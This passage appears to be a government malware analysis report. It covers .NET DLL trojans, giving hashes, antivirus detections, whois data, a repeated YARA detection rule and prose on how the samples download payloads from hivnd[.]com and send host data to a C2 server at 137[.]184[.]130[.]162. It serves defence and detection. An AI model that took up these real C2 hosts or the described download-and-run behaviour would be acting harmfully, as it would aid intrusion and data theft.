Type	PE32+ executable (DLL) (GUI) x86-64 Mono/.Net assembly, for MS Windows
MD5	bf6722f2055b13a61dfb7233af8d966a
SHA1	161435d198f3dba6ac1ce045b73ccd61f7697146
SHA256	11415ac829c17bd8a9c4cef12c3fbc23095cbb3113c89405e489ead5138384cd
SHA512	dc5dda0aab59c95af5d01b8491b428eee21a62fe1381d85a6faa0caf5d0a3022bcc02777d88b59cda304d57cac1308fdd6676d8040b618e76f28e05d1903c8ad
ssdeep	1536:P6qfkBhbpqNOQiazS7pG5lnMnoJSsFnJ5yvd2+D5lUBHTyRcf01sW7d09dlmv5fB:P6qMfbM88zCpuNMnoDByvd2+D5lUBHTJ

Entropy	5.822163

Antivirus

AhnLab	Malware/Win.Generic
Avira	TR/Agent.brfsc
Bitdefender	Gen:Variant.Tedy.146424
Emsisoft	Gen:Variant.Tedy.146424 (B)
ESET	a variant of Win64/Agent.AQS trojan
IKARUS	Trojan.Win64.Agent
K7	Trojan (0057f7991)
Zillya!	Trojan.Agent.Win64.8597

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

11415ac829....	Connected_To	hivnd[.]com

Description

This artifact is a DLL that is designed to invoke PowerShell to download and execute a file on the system. When the DLL is executed it will attempt to connect to the Uniform Resource Locator (URL) hivnd[.]com/thumpxcache and download a file to the path C:\Windows\Temp. The downloaded file is named thumcache[.]exe and is invoked using cmd[.]exe[.]

The file thumcache[.]exe was not available for analysis.

hivnd[.]com

Tags

command-and-control

URLs

- hxxps://hivnd[.]com/thumpxcache

Ports

- 443 TCP

Whois

Domain Name: HIVND[.]COM
Registry Domain ID: 1688870027_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois[.]godaddy[.]com
Registrar URL: hxxp://www[.]godaddy[.]com
Updated Date: 2022-09-10T12:20:07Z
Creation Date: 2011-11-25T06:18:30Z
Registry Expiry Date: 2026-11-25T06:18:30Z
Registrar: GoDaddy[.]com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse[@]godaddy[.]com
Registrar Abuse Contact Phone: 480-624-2505
Domain Status: ok hxxps://icann[.]org/epp#ok
Name Server: NS31[.]DOMAINCONTROL[.]COM
Name Server: NS32[.]DOMAINCONTROL[.]COM
Name Server: NS63[.]DOMAINCONTROL[.]COM
Name Server: NS64[.]DOMAINCONTROL[.]COM

```
Name Server: NS77[.]DOMAINCONTROL[.]COM
Name Server: NS78[.]DOMAINCONTROL[.]COM
Name Server: PDNS05[.]DOMAINCONTROL[.]COM
Name Server: PDNS06[.]DOMAINCONTROL[.]COM
DNSSEC: unsigned

Domain Name: HIVND[.]COM
Registry Domain ID: 1688870027_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois[.]godaddy[.]com
Registrar URL: hxxps://www[.]godaddy[.]com
Updated Date: 2018-03-05T23:44:55Z
Creation Date: 2011-11-25T01:18:30Z
Registrar Registration Expiration Date: 2026-11-25T01:18:30Z
Registrar: GoDaddy[.]com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse[@]godaddy[.]com
Registrar Abuse Contact Phone: +1[.]4806242505
Domain Status: ok hxxps://icann[.]org/epp#ok
Registry Registrant ID: Not Available From Registry
Registrant Name: Registration Private
Registrant Organization: Domains By Proxy, LLC
Registrant Street: DomainsByProxy[.]com
Registrant Street: 2155 E Warner Rd
Registrant City: Tempe
Registrant State/Province: Arizona
Registrant Postal Code: 85284
Registrant Country: US
Registrant Phone: +1[.]4806242599
Registrant Phone Ext:
Registrant Fax: +1[.]4806242598
Registrant Fax Ext:
Registrant Email: Select Contact Domain Holder link at hxxps://www[.]godaddy[.]com/whois/results.aspx?domain=hivnd.com
Registry Admin ID: Not Available From Registry
Admin Name: Registration Private
Admin Organization: Domains By Proxy, LLC
Admin Street: DomainsByProxy[.]com
Admin Street: 2155 E Warner Rd
Admin City: Tempe
Admin State/Province: Arizona
Admin Postal Code: 85284
Admin Country: US
Admin Phone: +1[.]4806242599
Admin Phone Ext:
Admin Fax: +1[.]4806242598
Admin Fax Ext:
Admin Email: Select Contact Domain Holder link at hxxps://www[.]godaddy[.]com/whois/results.aspx?domain=hivnd.com
Registry Tech ID: Not Available From Registry
Tech Name: Registration Private
Tech Organization: Domains By Proxy, LLC
Tech Street: DomainsByProxy[.]com
Tech Street: 2155 E Warner Rd
Tech City: Tempe
Tech State/Province: Arizona
Tech Postal Code: 85284
Tech Country: US
Tech Phone: +1[.]4806242599
Tech Phone Ext:
Tech Fax: +1[.]4806242598
Tech Fax Ext:
Tech Email: Select Contact Domain Holder link at hxxps://www[.]godaddy[.]com/whois/results.aspx?domain=hivnd.com
Name Server: NS31[.]DOMAINCONTROL[.]COM
Name Server: NS32[.]DOMAINCONTROL[.]COM
Name Server: NS63[.]DOMAINCONTROL[.]COM
```

Name Server: NS64[.]DOMAINCONTROL[.]COM
Name Server: NS77[.]DOMAINCONTROL[.]COM
Name Server: NS78[.]DOMAINCONTROL[.]COM
Name Server: PDNS05[.]DOMAINCONTROL[.]COM
Name Server: PDNS06[.]DOMAINCONTROL[.]COM
DNSSEC: unsigned

Relationships

hivnd[.]com	Connected_From	11415ac829c17bd8a9c4cef12c3fbc23095cbb3113c89405e489ead5138384cd
hivnd[.]com	Resolved_To	184[.]168[.]104[.]171

Description

At the time of analysis, the file "1594142927[.]995679[.]png" (11415ac829...) attempted to connect to this domain.

72f7d4d3b9d2e406fa781176bd93e8deee0fb1598b67587e1928455b66b73911

Tags

trojan

Details

Name	1594142927.995679.png
Size	90624 bytes
Type	PE32+ executable (DLL) (GUI) x86-64 Mono/.Net assembly, for MS Windows
MD5	15abeb0916a402a107c401056ebf5ac6
SHA1	6b2cf97aa2adb09badbe571a4ff93bcd2398c399
SHA256	72f7d4d3b9d2e406fa781176bd93e8deee0fb1598b67587e1928455b66b73911
SHA512	6c1cae131f77043c2f53347f0eccc010e7178ed11735cf385e8d94c065c63026a6b2c82c4aafc57f9ea1a244963c0c5fc3e898655cc6e208d3c03ebed372564e
ssdeep	1536:gZ+EwudBL87aSQH7HfVf2oNkJ+aNIuTJ1ExXDihMvE00sWhd09dlunB:W+EwQLUa1H7Nf2oW7NIuTJ1ExXDihMvQ
Entropy	5.842722

Antivirus

Avira	HEUR/AGEN.1251118
Bitdefender	Gen:Variant.Tedy.146424
Emsisoft	Gen:Variant.Tedy.146424 (B)
ESET	a variant of Win64/Agent.ASC trojan
IKARUS	Trojan.Win64.Agent
K7	Trojan (00580e951)
Zillya!	Trojan.Agent.Win64.10088

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This artifact is a DLL that is designed to download and execute a payload. The file does not contain a URL to check for downloads. If the program determines that it is running in a virtual environment, it will trigger an exception and terminate.

833e9cf75079ce796ef60fc7039a0b098be4ce8d259ffa53fe2855df110b2e5d

Tags

trojan

Details

Name	1665128935.8063045.dll
Size	118784 bytes
Type	PE32+ executable (DLL) (GUI) x86-64 Mono/.Net assembly, for MS Windows
MD5	cf96a7d57a2e28c288c75d371ca06f19
SHA1	f2dee8aa01f39543abe8d887cdeb301aa6a13088
SHA256	833e9cf75079ce796ef60fc7039a0b098be4ce8d259ffa53fe2855df110b2e5d
SHA512	6e1d4476363b75c35db705f6ae73cd6d9f6da410a120aa3d8fd5a92fb84c5d78739e84c9f4c8385ddf0e766052627b0b50143253eae839e6e1922f22ab955ab0
ssdeep	1536:oUhdTegMhxsGrNzpZjh4E5F/693uSV81fm2jMuq/I4Jll6VsWDLdP9dlz+sTepP:bXTgIWpZSEfC+Q81O2jM/w4tsvZE
Entropy	6.102716

Antivirus

ESET	a variant of Win64/Agent.ASC trojan
McAfee	GenericRXLC-WC!CF96A7D57A2E

YARA Rules

```
• rule CISA_10413062_13 : wiper information_gathering
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10413062"
      Date = "2022-12-21"
      Last_Modified = "20230106_1400"
      Actor = "n/a"
      Family = "n/a"
      Capabilities = "information-gathering"
      Malware_Type = "wiper"
      Tool_Type = "n/a"
      Description = "Detects PE information gathering samples"
      SHA256_1 = "dedf082f523dfcb75dee0480a2d8a087e3231f89fa34fcd2b7f74866a7b6608f"
      SHA256_2 = "f5cafe99bccb9d813909876fa536cc980c45687d0f411c5f4b5346dcf6b304e4"
      SHA256_3 = "74544d31cbbf003bc33e7099811f62a37110556b6c1a644393fddd0bac753730"
      SHA256_4 = "833e9cf75079ce796ef60fc7039a0b098be4ce8d259ffa53fe2855df110b2e5d"
    strings:
      $a1 = { 46 69 6e 64 46 69 72 73 74 46 69 6c 65 45 78 57 }
      $a2 = { 46 69 6e 64 4e 65 78 74 46 69 6c 65 57 }
      $a3 = { 47 65 74 41 43 50 }
      $a4 = { 47 65 74 4f 45 4d 43 50 }
      $a5 = { 47 65 74 43 50 49 6e 66 6f }
      $a6 = { 47 65 74 43 6f 6d 6d 61 6e 64 4c 69 6e 65 41 }
      $a7 = { 47 65 74 45 6e 76 69 72 6f 6e 6d 65 6e 74 53 74 72 69 6e 67 73 57 }
      $a8 = { 44 65 6c 65 74 65 46 69 6c 65 41 }
      $m1 = { 76 34 2e 30 2e 33 30 33 31 39 }
      $m2 = { 61 6d 64 36 34 }
      $m3 = { 2e 64 6c 6c }
      $m4 = { 64 65 6c 65 74 65 }
      $s1 = { 3c 4d 6f 64 75 6c 65 }
      $s2 = { 25 73 5c 25 73 }
      $s3 = { 25 73 5c 2a }
      $s4 = { 63 3a 3e }
    condition:
       uint16(0) == 0x5a4d and all of them
 }
```

ssdeep Matches

No matches found.

Relationships

833e9cf750....	Connected_To	137[.]184[.]130[.]162

Description

This file is a .NET DLL, which contains malicious unmanaged 64-bit Intel code. This DLL deletes .dll files ending with ".dll" extension in the "C:\windows\temp" directory on the infected machine. This sample also has the capability to enumerate the system, get network parameters including host name, domain name, Domain Name System (DNS) servers, NetBIOS ID, adapter information, IP address, subnet, gateway IP, and Dynamic Host Configuration Protocol (DHCP) server. The sample then communicates the collected data to a C2 server located at IP address 137[.]184[.]130[.]162.

137[.]184[.]130[.]162

Tags

command-and-control

Ports

- 443 TCP

Whois

```
NetRange:     137[.]184[.]0[.]0 - 137[.]184[.]255[.]255
CIDR:         137[.]184[.]0[.]0/16
NetName:       DIGITALOCEAN-137-184-0-0
NetHandle:     NET-137-184-0-0-1
Parent:        NET137 (NET-137-0-0-0-0)
NetType:       Direct Allocation
OriginAS:      AS14061
Organization: DigitalOcean, LLC (DO-13)
RegDate:       2019-11-13
Updated:       2020-04-03
Comment:       Routing and Peering Policy can be found at hxxps://www[.]as14061[.]net
Comment:
Comment:       Please submit abuse reports at
hxxps://www[.]digitalocean[.]com/company/contact/#abuse
Ref:           hxxps://rdap[.]arin[.]net/registry/ip/137[.]184[.]0[.]0

OrgName:       DigitalOcean, LLC
OrgId:         DO-13
Address:       101 Ave of the Americas
Address:       FL2
City:          New York
StateProv:     NY
PostalCode:    10013
Country:       US
RegDate:       2012-05-14
Updated:       2022-05-19
Ref:           hxxps://rdap[.]arin[.]net/registry/entity/do-13

OrgAbuseHandle: ABUSE5232-ARIN
OrgAbuseName: Abuse, DigitalOcean
OrgAbusePhone: +1-347-875-6044
OrgAbuseEmail:
OrgAbuseRef:    hxxps://rdap[.]arin[.]net/registry/entity/abuse5232-arin
```

OrgTechHandle: NOC32014-ARIN
OrgTechName: Network Operations Center
OrgTechPhone: +1-347-875-6044
OrgTechEmail:
OrgTechRef: hxxps://rdap[.]arin[.]net/registry/entity/noc32014-arin

OrgNOCHandle: NOC32014-ARIN
OrgNOCName: Network Operations Center
OrgNOCPhone: +1-347-875-6044
OrgNOCEmail:
OrgNOCRef: hxxps://rdap[.]arin[.]net/registry/entity/noc32014-arin

Relationships

137[.]184[.]130[.]162	Connected_From	833e9cf75079ce796ef60fc7039a0b098be4ce8d259ffa53fe2855df110b2e5d
137[.]184[.]130[.]162	Connected_From	b4222cffcdb9fb0eda5aa1703a067021bedd8cf7180cdfc5454d0f07d7eaf18f
137[.]184[.]130[.]162	Connected_From	707d22cacdbd94a3e6dc884242c0565bdf10a0be42990cd7a5497b124474889b
137[.]184[.]130[.]162	Connected_From	74544d31cbbf003bc33e7099811f62a37110556b6c1a644393fddd0bac753730
137[.]184[.]130[.]162	Connected_From	f5cafe99bccb9d813909876fa536cc980c45687d0f411c5f4b5346dcf6b304e4
137[.]184[.]130[.]162	Connected_From	dedf082f523dfcb75dee0480a2d8a087e3231f89fa34fcd2b7f74866a7b6608f

Description

This IP address is the C2 server that the samples connect to.

b4222cffcdb9fb0eda5aa1703a067021bedd8cf7180cdfc5454d0f07d7eaf18f

Tags

trojan

Details

Name	1665129315.9536858.dll
Size	92672 bytes
Type	PE32+ executable (DLL) (GUI) x86-64 Mono/.Net assembly, for MS Windows
MD5	fdef4ea27c8634c9aa94f1a16844d62c
SHA1	e12c91e1f30740ed95b9a005c8d7bd17c57d0665
SHA256	b4222cffcdb9fb0eda5aa1703a067021bedd8cf7180cdfc5454d0f07d7eaf18f
SHA512	20898eaa33a893dde2bde5f58673ca9795019133150b3d5f201a20d0f28e0f4e9606f19ed2e96181a28e58ff4ba9f52609f0f6326b94570a29c1ed1af3e95f25
ssdeep	1536:26rED/9NI76mpDrAXUSH/jJKIRYgg7SIJQwKsW+bd09dlfXBm:brEb9NInpDUEa/joaYgguIewRxMVx
Entropy	5.853133

Antivirus

Avira	HEUR/AGEN.1251118
Bitdefender	Gen:Variant.Cerbu.106114
Emsisoft	Gen:Variant.Cerbu.106114 (B)
ESET	a variant of Win64/Agent.AQS trojan

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

b4222cffcd....	Connected_To	137[.]184[.]130[.]162

Description

This file is a .NET DLL, which contains malicious unmanaged 64-bit Intel code. This sample has the capability to load additional libraries, enumerate the system, processes, files, directories, and has the ability to write files, get network parameters including host name, domain name, DNS servers, NetBIOS ID, adapter information, IP address, subnet, gateway IP, and DHCP server. The sample then communicates the collected data to a C2 server located at IP address 137[.]184[.]130[.]162.

707d22cacdbd94a3e6dc884242c0565bdf10a0be42990cd7a5497b124474889b

Tags

trojan

Details

Name	1665130178.9134793.dll
Size	94208 bytes
Type	PE32+ executable (DLL) (GUI) x86-64 Mono/.Net assembly, for MS Windows
MD5	98b513886879300679d634fa4e1cd27e
SHA1	e1bb93514f221e5c7ab14eb7793eebd4b10c9008
SHA256	707d22cacdbd94a3e6dc884242c0565bdf10a0be42990cd7a5497b124474889b
SHA512	524d38ff7936f5c509b67099d1a2e04e0869a9e3431a1901cfe6720112e77ac01e3d94812a7ee7b82b09c31ee0b101ff2a7e68bc7504a7ab8cd9f84ba719e931
ssdeep	1536:3siPxIb5AVc+gmXSrCbKChSw9mgMNFl276Jw9UsWtBd09dl+7BnA2oHO:DpIN3+7XzbBh9xMbl2m2907MgVnAY
Entropy	5.868150

Antivirus

Avira	HEUR/AGEN.1251118
ESET	a variant of Win64/Agent.ASC trojan

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

707d22cacd....	Connected_To	137[.]184[.]130[.]162

Description

This file is a .NET DLL, which contains malicious unmanaged 64-bit Intel code. This sample has capability to get network parameters including host name, domain name, DNS servers, NetBIOS ID, adapter information, IP address, subnet, gateway IP, DHCP server, and additional data and communicate it to a C2 server located at IP address 137[.]184[.]130[.]162 over port 443.

74544d31cbbf003bc33e7099811f62a37110556b6c1a644393fddd0bac753730

Tags

trojan

Details

Name	1665131078.6907752.dll
Size	117248 bytes
Type	PE32+ executable (DLL) (GUI) x86-64 Mono/.Net assembly, for MS Windows
MD5	c1127046e07137180c41cc1914e52ee7
SHA1	7b195c18042ab5c3ed9ebdc66800aec39e29f726
SHA256	74544d31cbbf003bc33e7099811f62a37110556b6c1a644393fddd0bac753730
SHA512	eab5832db04ad82eb07364e743d4506e5511937bd5f4c7b4d6383ec88df5a20b70f228382ccffd64b005e8b186cdef7d7cd138144a8f9a434594069c49c84434
ssdeep	3072:rPMMU3GQDizMxtgk3KeJwbUyS6zt1vaefUP:82QoeguKS/y/0
Entropy	6.082096

Antivirus

Avira	HEUR/AGEN.1229794
ESET	a variant of Win64/Agent.AQS trojan
McAfee	GenericRXLC-WC!C1127046E071

YARA Rules

```
• rule CISA_10413062_13 : wiper information_gathering
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10413062"
      Date = "2022-12-21"
      Last_Modified = "20230106_1400"
      Actor = "n/a"
      Family = "n/a"
      Capabilities = "information-gathering"
      Malware_Type = "wiper"
      Tool_Type = "n/a"
      Description = "Detects PE information gathering samples"
      SHA256_1 = "dedf082f523dfcb75dee0480a2d8a087e3231f89fa34fcd2b7f74866a7b6608f"
      SHA256_2 = "f5cafe99bccb9d813909876fa536cc980c45687d0f411c5f4b5346dcf6b304e4"
      SHA256_3 = "74544d31cbbf003bc33e7099811f62a37110556b6c1a644393fddd0bac753730"
      SHA256_4 = "833e9cf75079ce796ef60fc7039a0b098be4ce8d259ffa53fe2855df110b2e5d"
    strings:
      $a1 = { 46 69 6e 64 46 69 72 73 74 46 69 6c 65 45 78 57 }
      $a2 = { 46 69 6e 64 4e 65 78 74 46 69 6c 65 57 }
      $a3 = { 47 65 74 41 43 50 }
      $a4 = { 47 65 74 4f 45 4d 43 50 }
      $a5 = { 47 65 74 43 50 49 6e 66 6f }
      $a6 = { 47 65 74 43 6f 6d 6d 61 6e 64 4c 69 6e 65 41 }
      $a7 = { 47 65 74 45 6e 76 69 72 6f 6e 6d 65 6e 74 53 74 72 69 6e 67 73 57 }
      $a8 = { 44 65 6c 65 74 65 46 69 6c 65 41 }
      $m1 = { 76 34 2e 30 2e 33 30 33 31 39 }
      $m2 = { 61 6d 64 36 34 }
      $m3 = { 2e 64 6c 6c }
      $m4 = { 64 65 6c 65 74 65 }
      $s1 = { 3c 4d 6f 64 75 6c 65 }
      $s2 = { 25 73 5c 25 73 }
      $s3 = { 25 73 5c 2a }
      $s4 = { 63 3a 3e }
    condition:
      uint16(0) == 0x5a4d and all of them
  }
```

ssdeep Matches

No matches found.

Relationships

74544d31cb....	Connected_To	137[.]184[.]130[.]162

Description

This file is a .NET DLL, which contains malicious unmanaged 64-bit Intel code. This file has the same functionality as the file "1665128935[.]8063045[.]dll" (833e9cf750...).

f5cafe99bccb9d813909876fa536cc980c45687d0f411c5f4b5346dcf6b304e4

Tags

trojan

Details

Name	1665132690.6040645.dll
Size	117248 bytes
Type	PE32+ executable (DLL) (GUI) x86-64 Mono/.Net assembly, for MS Windows
MD5	75221233a7dd7c5084a7d57084fd8d43
SHA1	5ca0fcea7c0a4e12081cc5848ea74fd7933c599c
SHA256	f5cafe99bccb9d813909876fa536cc980c45687d0f411c5f4b5346dcf6b304e4
SHA512	2e35304a354cf3737b6ff21a78f71005cb7143a8284fc0155cdd793edd206c48bbe89f02f035cd960d49cd6e9877077a90b0bacda6cafd880be0a95042223577
ssdeep	3072:ruNzEKGfQiGhdpWrb0k9b5i9qzt1vB+FUe:3XfspYbdiY+
Entropy	6.083139

Antivirus

Avira	HEUR/AGEN.1229794
ESET	a variant of Win64/Agent.AQS trojan
McAfee	GenericRXLC-WC!75221233A7DD

YARA Rules

```
• rule CISA_10413062_13 : wiper information_gathering
  {
     meta:
        Author = "CISA Code & Media Analysis"
        Incident = "10413062"
        Date = "2022-12-21"
        Last_Modified = "20230106_1400"
        Actor = "n/a"
        Family = "n/a"
        Capabilities = "information-gathering"
        Malware_Type = "wiper"
        Tool_Type = "n/a"
        Description = "Detects PE information gathering samples"
        SHA256_1 = "dedf082f523dfcb75dee0480a2d8a087e3231f89fa34fcd2b7f74866a7b6608f"
        SHA256_2 = "f5cafe99bccb9d813909876fa536cc980c45687d0f411c5f4b5346dcf6b304e4"
        SHA256_3 = "74544d31cbbf003bc33e7099811f62a37110556b6c1a644393fddd0bac753730"
        SHA256_4 = "833e9cf75079ce796ef60fc7039a0b098be4ce8d259ffa53fe2855df110b2e5d"
     strings:
        $a1 = { 46 69 6e 64 46 69 72 73 74 46 69 6c 65 45 78 57 }
        $a2 = { 46 69 6e 64 4e 65 78 74 46 69 6c 65 57 }
        $a3 = { 47 65 74 41 43 50 }
        $a4 = { 47 65 74 4f 45 4d 43 50 }
        $a5 = { 47 65 74 43 50 49 6e 66 6f }
        $a6 = { 47 65 74 43 6f 6d 6d 61 6e 64 4c 69 6e 65 41 }
        $a7 = { 47 65 74 45 6e 76 69 72 6f 6e 6d 65 6e 74 53 74 72 69 6e 67 73 57 }
        $a8 = { 44 65 6c 65 74 65 46 69 6c 65 41 }
        $m1 = { 76 34 2e 30 2e 33 30 33 31 39 }
        $m2 = { 61 6d 64 36 34 }
        $m3 = { 2e 64 6c 6c }
        $m4 = { 64 65 6c 65 74 65 }
        $s1 = { 3c 4d 6f 64 75 6c 65 }
        $s2 = { 25 73 5c 25 73 }
        $s3 = { 25 73 5c 2a }
        $s4 = { 63 3a 3e }
    condition:
        uint16(0) == 0x5a4d and all of them
}
```

ssdeep Matches

No matches found.

Relationships

f5cafe99bc....	Connected_To	137[.]184[.]130[.]162

Description

This file is a .NET DLL, which contains malicious unmanaged 64-bit Intel code. This file has the same functionality as the file "1665128935[.]8063045[.]dll" (833e9cf750...).

dedf082f523dfcb75dee0480a2d8a087e3231f89fa34fcd2b7f74866a7b6608f

Tags

trojan

Details

Name	1665214140.9324195.dll
Size	115200 bytes
Type	PE32+ executable (DLL) (GUI) x86-64 Mono/.Net assembly, for MS Windows
MD5	ded299dfdd68608084b8183c6d48b7a5
SHA1	7d165f6029eae067785fdb9af53385170d790e52
SHA256	dedf082f523dfcb75dee0480a2d8a087e3231f89fa34fcd2b7f74866a7b6608f
SHA512	29a1aef7393f2bdea60cbc69b50506ec1ee23f862b3856e4469385dfa7fd47e38d6ad7fb746fde8e6f1f9a74d309552b1dab3896d5c60fc14ba87d6ee32331ac
ssdeep	1536:rEFL/kVxbrRMgcfPJR8ba2kV9AuSv/W7eNoFhJlDsW9dP9dlDw0Ve:gF8zr/KJR8D09He/W7eN8hVvNw1
Entropy	6.080040

Antivirus

Avira	HEUR/AGEN.1229794
ESET	a variant of Win64/Agent.ASC trojan
McAfee	GenericRXLC-WC!DED299DFDD68

YARA Rules

- rule CISA_10413062_13 : wiper information_gathering

```
{
    meta:
        Author = "CISA Code & Media Analysis"
        Incident = "10413062"
        Date = "2022-12-21"
        Last_Modified = "20230106_1400"
        Actor = "n/a"
        Family = "n/a"
        Capabilities = "information-gathering"
        Malware_Type = "wiper"
        Tool_Type = "n/a"
        Description = "Detects PE information gathering samples"
        SHA256_1 = "dedf082f523dfcb75dee0480a2d8a087e3231f89fa34fcd2b7f74866a7b6608f"
        SHA256_2 = "f5cafe99bccb9d813909876fa536cc980c45687d0f411c5f4b5346dcf6b304e4"
        SHA256_3 = "74544d31cbbf003bc33e7099811f62a37110556b6c1a644393fddd0bac753730"
        SHA256_4 = "833e9cf75079ce796ef60fc7039a0b098be4ce8d259ffa53fe2855df110b2e5d"
    strings:
        $a1 = { 46 69 6e 64 46 69 72 73 74 46 69 6c 65 45 78 57 }
        $a2 = { 46 69 6e 64 4e 65 78 74 46 69 6c 65 57 }
        $a3 = { 47 65 74 41 43 50 }
        $a4 = { 47 65 74 4f 45 4d 43 50 }
        $a5 = { 47 65 74 43 50 49 6e 66 6f }
        $a6 = { 47 65 74 43 6f 6d 6d 61 6e 64 4c 69 6e 65 41 }
        $a7 = { 47 65 74 45 6e 76 69 72 6f 6e 6d 65 6e 74 53 74 72 69 6e 67 73 57 }
        $a8 = { 44 65 6c 65 74 65 46 69 6c 65 41 }
        $m1 = { 76 34 2e 30 2e 33 30 33 31 39 }
        $m2 = { 61 6d 64 36 34 }
        $m3 = { 2e 64 6c 6c }
        $m4 = { 64 65 6c 65 74 65 }
        $s1 = { 3c 4d 6f 64 75 6c 65 }
        $s2 = { 25 73 5c 25 73 }
        $s3 = { 25 73 5c 2a }
        $s4 = { 63 3a 3e }
    condition:
        uint16(0) == 0x5a4d and all of them
}
```

ssdeep Matches

No matches found.

Relationships

dedf082f52....	Connected_To	137[.]184[.]130[.]162

Description

This file is a .NET DLL, which contains malicious unmanaged 64-bit Intel code. This file has the same functionality as the file "1665128935[.]8063045[.]dll" (833e9cf750...), except it does not have the capability for network communication. However, the IP address 137[.]184[.]130[.]164 is hard-coded within the sample like the other files.

Relationship Summary

e044bce06e....	Connected_To	45[.]77[.]212[.]12
45[.]77[.]212[.]12	Connected_From	e044bce06ea49d1eed5e1ec59327316481b8339c3b6e1aecfbb516f56d66e913
45[.]77[.]212[.]12	Connected_From	d69ac887ecc2b714b7f5e59e95a4e8ed2466bed753c4ac328931212c46050b35
45[.]77[.]212[.]12	Connected_From	853e8388c9a72a7a54129151884da46075d45a5bcd19c37a7857e268137935aa

45[.]77[.]212[.]12	Connected_From	a14e2209136dad4f824c6f5986ec5d73d9cc7c86006fd2ceabe34de801062f6b
d69ac887ec....	Connected_To	45[.]77[.]212[.]12
853e8388c9....	Connected_To	45[.]77[.]212[.]12
a14e220913....	Connected_To	45[.]77[.]212[.]12
8a5fc2b8ec....	Dropped	11d8b9be14097614dedd68839c85e3e8feec08cdab675a5e89c5b055a6a68bad
11d8b9be14....	Dropped_By	8a5fc2b8ecb7ac6c0db76049d7e09470dbc24f1a90026a431285244818866505
11d8b9be14....	Downloaded	5cbba90ba539d4eb6097169b0e9acf40b8c4740a01ddb70c67a8fb1fc3524570
11d8b9be14....	Connected_To	xework[.]com
xework[.]com	Connected_From	11d8b9be14097614dedd68839c85e3e8feec08cdab675a5e89c5b055a6a68bad
xework[.]com	Connected_From	a0ab222673d35d750a0290db1b0ce890b9d40c2ab67bfebb62e1a006e9f2479c
xework[.]com	Resolved_To	184[.]168[.]104[.]171
xework[.]com	Resolved_To	144[.]96[.]103[.]245
184[.]168[.]104[.]171	Resolved_To	xegroups[.]com
184[.]168[.]104[.]171	Resolved_To	hivnd[.]com
184[.]168[.]104[.]171	Resolved_To	xework[.]com
144[.]96[.]103[.]245	Resolved_To	xework[.]com
5cbba90ba5....	Related_To	08375e2d187ee53ed263ee6529645e03ead1a8e77afd723a3e0495201452d415
5cbba90ba5....	Downloaded_By	11d8b9be14097614dedd68839c85e3e8feec08cdab675a5e89c5b055a6a68bad
08375e2d18....	Related_To	5cbba90ba539d4eb6097169b0e9acf40b8c4740a01ddb70c67a8fb1fc3524570
08375e2d18....	Dropped_By	815d262d38a26d5695606d03d5a1a49b9c00915ead1d8a2c04eb47846100e93f
08375e2d18....	Dropped_By	1fed0766f564dc05a119bc7fa0b6670f0da23504e23ece94a5ae27787b674cd2
08375e2d18....	Dropped_By	a0ab222673d35d750a0290db1b0ce890b9d40c2ab67bfebb62e1a006e9f2479c
78a926f899....	Dropped	815d262d38a26d5695606d03d5a1a49b9c00915ead1d8a2c04eb47846100e93f
815d262d38....	Dropped	08375e2d187ee53ed263ee6529645e03ead1a8e77afd723a3e0495201452d415
815d262d38....	Dropped_By	78a926f899320ee6f05ab96f17622fb68e674296689e8649c95f95dade91e933
815d262d38....	Connected_To	xegroups[.]com
xegroups[.]com	Resolved_To	184[.]168[.]104[.]171
xegroups[.]com	Connected_From	815d262d38a26d5695606d03d5a1a49b9c00915ead1d8a2c04eb47846100e93f
xegroups[.]com	Connected_From	1fed0766f564dc05a119bc7fa0b6670f0da23504e23ece94a5ae27787b674cd2
508dd87110....	Related_To	1fed0766f564dc05a119bc7fa0b6670f0da23504e23ece94a5ae27787b674cd2
1fed0766f5....	Dropped	08375e2d187ee53ed263ee6529645e03ead1a8e77afd723a3e0495201452d415
1fed0766f5....	Related_To	508dd87110cb5bf5d156a13c2430c215035db216f20f546e4acec476e8d55370

1fed0766f5....	Related_To	d9273a16f979adee1afb6e55697d3b7ab42fd75051786f8c67a6baf46c4c19c2
1fed0766f5....	Connected_To	xegroups[.]com
e45ad91f12....	Related_To	d9273a16f979adee1afb6e55697d3b7ab42fd75051786f8c67a6baf46c4c19c2
e45ad91f12....	Dropped	a0ab222673d35d750a0290db1b0ce890b9d40c2ab67bfebb62e1a006e9f2479c
d9273a16f9....	Related_To	1fed0766f564dc05a119bc7fa0b6670f0da23504e23ece94a5ae27787b674cd2
d9273a16f9....	Related_To	e45ad91f12188a7c3d4891b70e1ee87a3f23eb981804ea72cd23f1d5e331ff5a
a0ab222673....	Dropped	08375e2d187ee53ed263ee6529645e03ead1a8e77afd723a3e0495201452d415
a0ab222673....	Dropped_By	e45ad91f12188a7c3d4891b70e1ee87a3f23eb981804ea72cd23f1d5e331ff5a
a0ab222673....	Connected_To	xework[.]com
11415ac829....	Connected_To	hivnd[.]com
hivnd[.]com	Connected_From	11415ac829c17bd8a9c4cef12c3fbc23095cbb3113c89405e489ead5138384cd
hivnd[.]com	Resolved_To	184[.]168[.]104[.]171
833e9cf750....	Connected_To	137[.]184[.]130[.]162
137[.]184[.]130[.]162	Connected_From	833e9cf75079ce796ef60fc7039a0b098be4ce8d259ffa53fe2855df110b2e5d
137[.]184[.]130[.]162	Connected_From	b4222cffcdb9fb0eda5aa1703a067021bedd8cf7180cdfc5454d0f07d7eaf18f
137[.]184[.]130[.]162	Connected_From	707d22cacdbd94a3e6dc884242c0565bdf10a0be42990cd7a5497b124474889b
137[.]184[.]130[.]162	Connected_From	74544d31cbbf003bc33e7099811f62a37110556b6c1a644393fddd0bac753730
137[.]184[.]130[.]162	Connected_From	f5cafe99bccb9d813909876fa536cc980c45687d0f411c5f4b5346dcf6b304e4
137[.]184[.]130[.]162	Connected_From	dedf082f523dfcb75dee0480a2d8a087e3231f89fa34fcd2b7f74866a7b6608f
b4222cffcd....	Connected_To	137[.]184[.]130[.]162
707d22cacd....	Connected_To	137[.]184[.]130[.]162
74544d31cb....	Connected_To	137[.]184[.]130[.]162
